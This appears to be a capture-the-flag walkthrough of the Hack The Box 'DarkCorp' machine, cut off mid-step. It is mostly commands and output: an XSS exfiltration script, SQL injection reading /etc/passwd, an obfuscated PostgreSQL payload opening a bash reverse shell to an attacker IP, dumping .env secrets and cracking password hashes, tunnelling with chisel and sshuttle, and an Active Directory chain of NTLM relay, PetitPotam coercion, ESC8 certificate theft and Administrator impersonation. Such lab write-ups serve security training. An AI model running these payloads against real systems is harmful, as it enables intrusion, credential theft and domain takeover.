
- We find out that we can reset our PW at http://dev-a3f1-01.drip.htb/reset/ImJjYXNIQGRyaXAuaHRilg.Z-wmhg.mmqHiVa27ULmO4MC_T54-HFY5j8.

```
(root㉿kali3)-[/mnt/NASDF017E/#Kali/HTB/DarkCorp_HTB]
# python3 xss.py
<body title="bgcolor=foo" name="bar" style=animation-name:progress-bar-stripes onanimationstart=fetch('/?_task=mail&_action=show&_uid=3&mbox=INBOX&_extwin=1').
[+] Listening on port 7777 for exfiltrated data ...
[+] POST Request Sent! Status Code: 200
[+] Extracted Message Body Content:

Your reset token has generated. Please reset your password within the next 5 minutes.

You may reset your password here: http://dev-a3f1-01.drip.htb/reset/ImJjYXNIQGRyaXAuaHRilg.Z-wmhg.mmqHiVa27ULmO4MC_T54-HFY5j8
```

- We reset the PW for bcase@drip.htb





Dashboard - Sign In

Password successfully changed.

Username



Username



Password

Remember me

Reset Password

Sign In

- Now we log in with the password we just set

Username



bcase

Your Password



••••

Remember me

Reset Password

Sign In

SQLi at <http://dev-a3f1-01.drip.htb/>

Note

- In the SEARCH field, we have an SQLi vulnerability.
- Access the /etc/passwd file.

```
''; SELECT pg_read_file('/etc/passwd', 0, 1000);
```

```
"; SELECT pg_read_file('/etc/passwd')
```

⌂ / DripMail / Analytics

User Overview

Showing metadata for all currently registered users

ID

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x
```

- We use this command in the `SEARCH` field to spawn a `reverse shell`

```
'';DO $$
DECLARE
    c text;
BEGIN
    c := CHR(67) || CHR(79) || CHR(80) || CHR(89) || ' (SELECT '')') to program ''bash -c "bash -i >&
/dev/tcp/10.10.16.3/4444 0>&1""';
    EXECUTE c;
END $$;
```

- We have successfully spawned a `reverse shell`. 🎉🎉🎉

```
[19:56:05] Welcome to pwncat !!
[19:56:13] received connection from 10.10.11.54:56676
[19:56:15] 10.10.11.54:56676: registered new host w/ db
(local) pwncat$
(remote) postgres@drip:/var/lib/postgresql/15/main$ █
```

Shell als postgres auf 172.16.20.3 💻💀

Note

- We check the `IP`

```
ip a
```

We see that we are on 172.16.20.3.

```
(remote) postgres@drip:/var/lib/postgresql/15/main$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:84:03:02 brd ff:ff:ff:ff:ff:ff
    inet 172.16.20.3/24 brd 172.16.20.255 scope global eth0
        valid_lft forever preferred_lft forever
```

- We change into the `dashboard` directory

```
cd /var/www/html/dashboard
```

- We open the `.env` file.

ⓘ Info

(This file is often used in web applications to store environment variables, such as database credentials, API keys, or other sensitive configuration parameters required for the operation of the application.)

```
cat .env
```

- We see the `database password`.

```
(remote) postgres@drip:/var/www/html/dashboard$ cat .env
# True for development, False for production
DEBUG=False

# Flask ENV
FLASK_APP=run.py
FLASK_ENV=development

# If not provided, a random one is generated
# SECRET_KEY=<YOUR_SUPER_KEY_HERE>

# Used for CDN (in production)
# No Slash at the end
ASSETS_ROOT=/static/assets

# If DB credentials (if NOT provided, or wrong values SQLite is used)
DB_ENGINE=postgresql
DB_HOST=localhost
DB_NAME=dripmail
DB_USERNAME=dripmail_dba
DB_PASS=2Qa2SsBkQvsc
DB_PORT=5432

SQLALCHEMY_DATABASE_URI = 'postgresql://dripmail_dba:2Qa2SsBkQvsc@localhost/dripmail'
SQLALCHEMY_TRACK_MODIFICATIONS = True
SECRET_KEY = 'GCqtvSJtexx5B7xHNVxVj0y2X0m10jq'
MAIL_SERVER = 'drip.htb'
MAIL_PORT = 25
MAIL_USE_TLS = False
MAIL_USE_SSL = False
MAIL_USERNAME = None
MAIL_PASSWORD = None
MAIL_DEFAULT_SENDER = 'support@drip.htb'
```

- Start a `Bash shell` and discard all output.

```
script /dev/null -c bash
```

- We change into the `postgress` directory.

```
cd /var/backups/postgres
```

- We decrypt the file with GPG and save it as dev-dripmail.old.sql.

```
gpg --use-agent --homedir /var/lib/postgresql/.gnupg --pinentry-mode=loopback --passphrase 2Qa2SsBkQvsc --decrypt /var/backups/postgres/dev-dripmail.old.sql.gpg > dev-dripmail.old.sql
```

```
[root@drip:/var/backups/postgres]# gpg --use-agent --homedir /var/lib/postgresql/.gnupg --pinentry-mode=loopback --passphrase 2Qa2SsBkQvsc --decrypt /var/backups/postgres/dev-dripmail.old.sql.gpg > dev-dripmail.old.sql
gpg: encrypted with 3072-bit RSA key, ID 1112336661D8BC1F, created 2025-01-08
    "postgres <postgres@drip.darkcorp.htb>"
```

```
-- Data for Name: Admins; Type: TABLE DATA; Schema: public; Owner: postgres
--

COPY public."Admins" (id, username, password, email) FROM stdin;
1      bcase    dc5484871bc95c4eab58032884be7225      bcase@drip.htb
2      victor.r  cac1c7b0e7008d67b6db40c03e76b9c0  victor.r@drip.htb
3      ebelford  8bbd7f88841b4223ae63c8848969be86  ebelford@drip.htb
\.
```

- We retrieve 3 usernames and hashes along with that

```
COPY public."Admins" (id, username, password, email) FROM stdin;
1      bcase    dc5484871bc95c4eab58032884be7225      bcase@drip.htb
2      victor.r  cac1c7b0e7008d67b6db40c03e76b9c0  victor.r@drip.htb
3      ebelford  8bbd7f88841b4223ae63c8848969be86  ebelford@drip.htb
```

- We crack the hashes on <https://crackstation.net/>.
- User ebelford PW= ThePlague61780
- User victor.r PW= victorlgustavo@#

FREE PASSWORD HASH CRACKER

Enter up to 20 non-salted hashes, one per line:

8bbd7f88841b4223ae63c8848969be86
cac1c7b0e7008d67b6db40c03e76b9c0

I'm not a robot 
[Privacy - Terms](#)

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(bin)), QubesV3.1BackupDefaults

Hash	Type	Result
8bbd7f88841b4223ae63c8848969be86	md5	ThePlague61780
cac1c7b0e7008d67b6db40c03e76b9c0	md5	victorlgustavo@#

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Tunnel to 172.16.20.0/24 at User ebelford

Note

- We establish a tunnel to 172.16.20.0/24 over SSH with the user sshuttle.

```
sshuttle -r ebelford:'ThePlague61780'@drip.htb -N 172.16.20.0/24
```

```
[root@kali3)-[~/Schreibtisch]
# sshuttle -r ebelford:'ThePlague61780'@drip.htb -N 172.16.20.0/24
c : Connected to server.
```

Nmap Scans Range 172.16.20.0/24 🔎

Note

Since we are on the IP 172.16.20.3, let's check the range with nmap.

```
ebelford@drip:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:84:03:02 brd ff:ff:ff:ff:ff:ff
    inet 172.16.20.3/24 brd 172.16.20.255 scope global eth0
        valid_lft forever preferred_lft forever
ebelford@drip:~$
```

```
nmap -sL 172.16.20.0/24
```

- We find 2 additional hosts:
- 172.16.20.2 WEB-01 WEB-01.darkcorp.htb
- 172.16.20.1 DC-01 DC-01.darkcorp.htb darkcorp.htb =(Domain Name)
- 172.16.20.3 drip.darkcorp.htb (Drip Mail)

```
[root@kali3]~[~/Schreibtisch]
# nmap -sL 172.16.20.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-01 21:16 CEST
Nmap scan report for 172.16.20.0
Nmap scan report for DC-01 (172.16.20.1).
Nmap scan report for WEB-01 (172.16.20.2).
Nmap scan report for drip.darkcorp.htb (172.16.20.3).
Nmap scan report for 172.16.20.4.
```

Hostfile 📝

Note

- We add 172.16.20.1 DC-01 DC-01.darkcorp.htb to the hostfile

```
echo "172.16.20.1 DC-01 DC-01.darkcorp.htb darkcorp.htb" | sudo tee -a /etc/hosts > /dev/null
```

- We add 172.16.20.2 WEB-01 WEB-01.darkcorp.htb to the hostfile.

```
echo "172.16.20.2 WEB-01 WEB-01.darkcorp.htb" | sudo tee -a /etc/hosts > /dev/null
```

host file 📝

```
#DarkCorp
10.10.11.54 drip.htb mail.drip.htb dev-a3f1-01.drip.htb
172.16.20.2 WEB-01 WEB-01.darkcorp.htb
172.16.20.1 DC-01 DC-01.darkcorp.htb darkcorp.htb
172.16.20.3 drip.darkcorp.htb
```

172.16.20.2 WEB-01.darkcorp.htb 🔎

Note

- We use this command in zenmap.


```
nmap -sCTV -Pn -vvv 172.16.20.2
```

- We go to <http://172.16.20.2:5000> and use Viktor's credentials:
- User `victor.r PW= victor1gustavo@#`

```
nmap -sC -sT -sV -v -v -Pn 172.16.20.2
|_ auth-owners: ERROR: Script execution failed (use -d to debug)
4848/tcp  open  tcpwrapped  syn-ack
|_ auth-owners: ERROR: Script execution failed (use -d to debug)
4899/tcp  open  tcpwrapped  syn-ack
|_ auth-owners: ERROR: Script execution failed (use -d to debug)
4900/tcp  open  tcpwrapped  syn-ack
|_ auth-owners: ERROR: Script execution failed (use -d to debug)
4998/tcp  open  tcpwrapped  syn-ack
|_ auth-owners: ERROR: Script execution failed (use -d to debug)
5000/tcp  open  http      syn-ack Microsoft IIS httpd 10.0
| http-auth.
| HTTP/1.1 401 Unauthorized\x0D
|   Negotiate
|   NTLM
| http-ntlm-info:
|     Target_Name: darkcorp
|     NetBIOS_Domain_Name: darkcorp
|     NetBIOS_Computer_Name: WEB-01
|     DNS_Domain_Name: darkcorp.htb
|     DNS_Computer_Name: WEB-01.darkcorp.htb
|     DNS_Tree_Name: darkcorp.htb
|     Product_Version: 10.0.20348
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: 401 - Unauthorized: Access is denied due to invalid credentials.
|_ auth-owners: ERROR: Script execution failed (use -d to debug)

| finger: ERROR: Script execution failed (use -d to debug)
80/tcp    open  http      syn-ack Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_ http-title: IIS Windows Server
|_ auth-owners: ERROR: Script execution failed (use -d to debug)
|_ http-server-header: Microsoft-IIS/10.0
```

- We go to <http://172.16.20.2:5000> and use Viktor's credentials:
- User `victor.r PW= victor1gustavo@#`



All Systems Operational

Refreshed less than 1 minute ago

● WEB-01	Operational
● WEB-02	Broken
● WEB-03	Broken
● DB-01	Broken
● DB-02	Broken
● Third-party Integrations	Operational

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User Flagg 🏴

Note

- First, establish a tunnel to 172.16.20.0/24.

```
sshuttle -r ebelford:'ThePlague61780'@drip.htb -N 172.16.20.0/24
```

```
[root@kali]~[ /mnt/NASDF017E/#Kali/HTB/DarkCorp-HTB ]  
# sshuttle -r ebelford:'ThePlague61780'@drip.htb -N 172.16.20.0/24  
c : Connected to server.
```

- We connect via SSH pw= ThePlague61780

```
ssh ebelford@10.10.11.54
```

```
ebelford@drip:~$ whoami  
ebelford  
ebelford@drip:~$ █
```

- We host chisel on Kali.

```
python3 -m http.server 80
```

- We download chisel on drip.htb.

```
wget http://10.10.16.20/chisel
```

- Execute it on Kali.

```
./chisel server -port 7777 --reverse
```

```
[root@kali3]~[/mnt/NASDF017E/#Kali/HTB/DarkCorp_HTB]
# ./chisel server -port 7777 --reverse
2025/04/03 16:29:51 server: Reverse tunnelling enabled
2025/04/03 16:29:51 server: Fingerprint xWF+viuYBJ2nepIeFZBQqLmEb9oDkgPiJLsXnq0kcDE=
2025/04/03 16:29:51 server: Listening on http://0.0.0.0:7777
```

- Execute it on `drip.htb` (the connection may need to be restarted after some time as it might drop)

```
./chisel client -v 10.10.16.20:7777 8080:0.0.0.0:80
```

```
ebelford@drip:~$ ./chisel client -v 10.10.16.20:7777 8080:0.0.0.0:80
2025/04/03 08:29:12 client: Connecting to ws://10.10.16.20:7777
2025/04/03 08:29:12 client: tun: proxy#8080⇒0.0.0.0:80: Listening
2025/04/03 08:29:12 client: tun: Bound proxies
2025/04/03 08:29:12 client: Handshaking ...
2025/04/03 08:29:13 client: Sending config
2025/04/03 08:29:13 client: Connected (Latency 73.3228ms)
2025/04/03 08:29:13 client: tun: SSH connected
```

Request certificate and SilverTicket

Note

- We use `impacket-ntlmrelayx` to forward `NTLM` authentication and create a `DNS` entry in Active Directory

```
impacket-ntlmrelayx -t "ldap://172.16.20.1" --add-dns-record 'dc-011UWhRCAAAAAAAAAAAAAAAAYBAAA' '10.10.16.20'
```

- We go to <http://172.16.20.2:5000/check> and select "`drip.darkcorp.htb`" as the host and click "Check!"

Real Time Status Monitor

Protocol

Host

Port

Check!

An error occurred while performing status check!

- We receive this output in `impacket-ntlmrelayx`
- the `DNS` entry has been created
- close `impacket-ntlmrelayx` afterwards

```
[*] Servers started, waiting for connections
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Connection from 127.0.0.1 controlled, attacking target ldap://172.16.20.1
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Authenticating against ldap://172.16.20.1 as DARKCORP/SVC_ACC SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Checking if domain already has a `dc-011UWhRCAAAAAAAAAAAAAAAAAAYBAAAA` DNS record
[*] Domain does not have a `dc-011UWhRCAAAAAAAAAAAAAAAAAAYBAAAA` record!
[*] Adding `A` record `dc-011UWhRCAAAAAAAAAAAAAAAAAAYBAAA` pointing to `10.10.16.20` at `DC=dc-011UWhRCAAAAAAAAAAYBAAA,DC=darkcorp,DC=htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=darkcorp,DC=htb`
[*] Added `A` record `dc-011UWhRCAAAAAAAAAAYBAAA` . DON'T FORGET TO CLEANUP (set `dNSTombstoned` to `TRUE`, set `dnsRecord` to a NULL byte)
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
```

- We forward Kerberos tickets with `krbrelayx.py` to request a machine certificate for `WEB-01$` (ESC-8) via a vulnerable AD CS web interface (`certsrv`).

```
krbrelayx.py -t 'https://dc-01.darkcorp.htb/certsrv/certfnsh.asp' --adcs --template Machine -v 'WEB-01$' -dc-ip 172.16.20.1
```

- We use `PetitPotam.py` to get the DC (172.16.20.2) to contact us (`dc-011UWhRCA[...]`) using NTLM authentication.

```
PetitPotam.py -u victor.r -p 'victorlgustavo@#' -d darkcorp.htb 'dc-011UWhRCAAAAAAAAAAYBAAA' 172.16.20.2
```

⚠ Attention

You may need to restart chisel and shuttle, or add the DNS entry again.

If the error message `AttributeError: module 'OpenSSL.crypto' has no attribute 'PKCS12'` appears, please upgrade the package.

```
pip install --upgrade impacket
```

- We see that a certificate has been successfully created

```
[root@kali3)-[/mnt/NASDF017E/#Kali/HTB/DarkCorp_HTB]
# krbrelayx.py -t 'https://dc-01.darkcorp.htb/certsrv/certfnsh.asp' --adcs --template Machine -v 'WEB-01$' -dc-ip 172.16.20.1
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMB loaded..
[*] Running in attack mode to single host
[*] Running in kerberos relay mode because no credentials were specified.
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up DNS Server

[*] Servers started, waiting for connections
[*] SMBD: Received connection from 10.10.11.54
[*] HTTP server returned status code 200, treating as a successful login
[*] SMBD: Received connection from 10.10.11.54
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] HTTP server returned status code 200, treating as a successful login
[*] GOT CERTIFICATE! ID 7
[*] Writing PKCS#12 certificate to ./WEB-01$.pfx
[*] Certificate successfully written to file
[*] Skipping user WEB-01$ since attack was already performed
```

- We use Certipy with the `.pfx` file of `WEB-01$` to authenticate against the domain controller (172.16.20.1) without a password. This is a pass-the-cert attack.

```
certipy-ad auth -pfx ./WEB-01$.pfx -dc-ip 172.16.20.1 -ns 172.16.20.1
```



```
[root@kali3]-[~/mnt/NASDF017E/#Kali/HTB/DarkCorp_HTB]
# certipy-ad auth -pfx ./WEB-01\$.pfx -dc-ip 172.16.20.1 -ns 172.16.20.1
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: web-01$@darkcorp.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'web-01.ccache'
[*] Trying to retrieve NT hash for 'web-01'
[*] Got hash for 'web-01$@darkcorp.htb': aad3b435b51404eeaad3b435b51404ee:8f33c7fc7ff515c1f358e488fbb8b675
```

- We use `impacket-getST` to obtain a service ticket (`TGS`) for `CIFS` (SMB) on `web-01.darkcorp.htb` with the machine account `WEB-01$`. Using **S4U2Self** and **S4U2Proxy**, we impersonate `Administrator` and obtain a ticket to access **SMB or other services** as this user.

```
impacket-getST -self 'DARKCORP.HTB/WEB-01$' -altservice 'cifs/web-01.darkcorp.htb' -dc-ip 172.16.20.1 -impersonate 'administrator' -hashes 'aad3b435b51404eeaad3b435b51404ee:8f33c7fc7ff515c1f358e488fbb8b675'
```

```
[root@kali3]-[~/mnt/NASDF017E/#Kali/HTB/DarkCorp_HTB]
